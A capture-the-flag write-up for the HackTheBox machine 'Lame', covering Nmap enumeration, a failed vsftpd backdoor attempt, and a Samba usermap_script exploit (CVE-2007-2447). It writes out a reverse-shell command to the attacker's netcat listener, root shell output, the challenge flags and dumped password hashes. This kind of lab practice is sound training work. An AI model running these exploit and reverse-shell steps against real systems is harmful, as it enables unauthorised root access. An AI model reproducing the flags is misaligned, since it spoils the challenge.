
# [HackTheBox] Lame

**Date**: 01/Nov/2019
**Categories**: oscp, htb, linux
**Tags**: exploit_smb_usermap
**InfoCard**:




## Overview

This is a writeup for HackTheBox VM Lame. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

### Killchain





Figure 1: writeup.overview.killchain

### TTPs

1. `139/tcp/netbios-ssn/Samba smbd 3.X - 4.X (workgroup: WORKGROUP)`: exploit_smb_usermap

## Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Fri Nov  1 12:30:13 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/writeups/htb.lame/results/10.10.10.3/scans/_quick_tcp_nmap.txt -oX /root/toolbox/writeups/htb.lame/results/10.10.10.3/scans/xml/_quick_tcp_nmap.xml 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up, received user-set (0.26s latency).
Scanned at 2019-11-01 12:30:13 PDT for 94s
Not shown: 996 filtered ports
Reason: 996 no-responses
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 63 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.18
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/
 xUTwsTYEYnaZLzcOiy21D3ZvOwYb6AA3765zdgCd2Tgand7F0YD5UtXG7b7fbz99chReivL0SIWEG/E96Ai+
 pqYMP2WD5KaOJwSIXSUajnU5oWmY5x85sBw+XDAAAAFQDFkMpmdFQTF+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+
 QJIFa3M0oLqCVWI0We/ARtXrzpBOJ/dt0hTJXCeYisKqcdwdtyIn8OUCOyrIjqNuA2QW217oQ6wXpbFh+
 5AQm8Hl3b6C6o8lX3Ptw+Y4dp0lzfWHwZ/
 jzHwtuaDQaok7u1f971lEazeJLqfiWrAzoklqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+
 XaoI7imFkMuYXCDTq843YU6Td+0mWpllCqAWUV/
 CQamGgQLtYy5S0ueoks01MoKdOMMhKVwqdr08nvCBdNKjIEd3gH6oBk/YRnjzxlEAYBsvCmM4a0jmhz0oNiRWlc/F+
 bkUeFKrBx/D2fdfZmhrGg==
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa
 AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyIk8T55gMDI
 +nkRhij7XSSA/Oc5QSk3sJ/SInfb78e3anbRHpmkJcVgETJ5WhKObUNf1AKZW++
 4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+dlEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/
 cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEPUdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQew==
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 4h00m15s, deviation: 0s, median: 4h00m15s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 59488/tcp): CLEAN (Timeout)
|   Check 2 (port 22727/tcp): CLEAN (Timeout)
|   Check 3 (port 47197/udp): CLEAN (Timeout)
```

```
|   Check 4 (port 40169/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_  System time: 2019-11-01T15:31:21-04:00
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov  1 12:31:47 2019 -- 1 IP address (1 host up) scanned in 93.91 seconds
```

2. We find that the `vsftpd` service allows anonymous logins and as such connect to it but don't find anything inetresting there. We however find a MSF exploit for the `vsftpd` version `2.3.4`. This exploit failed to obtain a session:

```
ftp 10.10.10.3
msfconsole
  use exploit/unix/ftp/vsftpd_234_backdoor
  set RHOST 10.10.10.3
  show options
  exploit
```

```
root@kali: ~/toolbox/data/writeups/htb.lame # ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

Figure 2: writeup.enumeration.steps.2.1

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  10.10.10.3       yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.

[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 3: writeup.enumeration.steps.2.2

3. We then explore the open (read+write) SMB share `tmp` but since there is no service (like HTTP for example) to leverage uploaded files, we move on:

```
1 smbclient \\\\10.10.10.3\\tmp
2   dir
```

```
root@kali: ~/toolbox/data/writeups/htb.lame # smbclient \\\\10.10.10.3\\tmp
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Nov  1 12:39:14 2019
  ..                                 DR        0  Sun May 20 11:36:12 2012
  .ICE-unix                          DH        0  Fri Nov  1 12:02:41 2019
  .X11-unix                          DH        0  Fri Nov  1 12:03:06 2019
  .X0-lock                           HR       11  Fri Nov  1 12:03:06 2019
  5142.jsvc_up                        R        0  Fri Nov  1 12:03:50 2019

                7282168 blocks of size 1024. 5678788 blocks available
smb: \> ^C
root@kali: ~/toolbox/data/writeups/htb.lame #
```

Figure 4: writeup.enumeration.steps.3.1

### Findings

### Open Ports

```
21/tcp   |  ftp          |  vsftpd 2.3.4
22/tcp   |  ssh          |  OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp  |  netbios-ssn  |  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  |  netbios-ssn  |  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

## Phase #2: Exploitation

1. From the Nmap scan results we know that the SMB service version is `3.0.20-Debian` and upon searching for this version we come across the popular `usermap_script` exploit. There's a Python script for this exploit on GitHub. We follow the exploit instructions and gain a shell with elevated privileges on the target system:

```
nc -nlvp 443
python usermap_script.py 10.10.10.3 139 10.10.14.18 443
```

```
root@kali: ~/toolbox/data/writeups/htb.lame/CVE-2007-2447 # python usermap_script.py 10.10.10.3 139 10.10.14.18 443
[*] CVE-2007-2447 - Samba usermap script
[+] Connecting !
[+] Payload was sent - check netcat !
root@kali: ~/toolbox/data/writeups/htb.lame/CVE-2007-2447 #
```

Figure 5: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/htb.lame # nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.3] 59629
id
uid=0(root) gid=0(root)

uname -a
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:f5:91
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:f591/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:f591/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:146904 errors:9 dropped:15 overruns:0 frame:0
          TX packets:7368 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9465045 (9.0 MB)  TX bytes:1025713 (1001.6 KB)
          Interrupt:19 Base address:0x2000
```

Figure 6: writeup.exploitation.steps.1.2

2. We then read the contents of both `user.txt` and `root.txt` files to complete the challenge:

```
cat /home/makis/user.txt
cat /root/root.txt
```

```
cat /home/makis/user.txt
69454a937d94f5f0225ea00acd2e84c5

cat /root/root.txt
92caac3be140ef409e45721348a4e9df
```

Figure 7: writeup.exploitation.steps.2.1

### Phase #2.5: Post Exploitation

```
root@lame> id
uid=0(root) gid=0(root)
root@lame>
root@lame> uname
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@lame>
root@lame> ifconfig
eth0  Link encap:Ethernet  HWaddr 00:50:56:b9:f5:91
      inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
      inet6 addr: dead:beef::250:56ff:feb9:f591/64 Scope:Global
      inet6 addr: fe80::250:56ff:feb9:f591/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:146904 errors:9 dropped:15 overruns:0 frame:0
      TX packets:7368 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:9465045 (9.0 MB)  TX bytes:1025713 (1001.6 KB)
      Interrupt:19 Base address:0x2000
root@lame>
root@lame> users
root
makis
```

## Loot

### Hashes

```
root:$1$p/d3CvVJ$4HDjev4SJFo7VMwL2Zg6P0:17239:.....
sys:$1$NsRwcGHl$euHtoVjd59CxMcIasiTw/.:17239:0.....
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:.....
postgres:$1$dwLrUikz$LRJRShCPfPyYb3r6pinyM.:17239:.....
service:$1$cwdqim5m$bw71JTFHNWLjDTmYTNN9j/:17239:.....
makis:$1$Yp7BAV10$7yHWur1KMMwK5b8KRZ2yK.:17239:.....
```

### Flags

```
/home/makis/user.txt: 69454a937d94f5f0225ea.....
/root/root.txt: 92caac3be140ef409e4572.....
```

## References


[+] https://www.hackthebox.eu/home/machines/profile/1
[+] https://hackingresources.com/lame-hackthebox-walkthrough/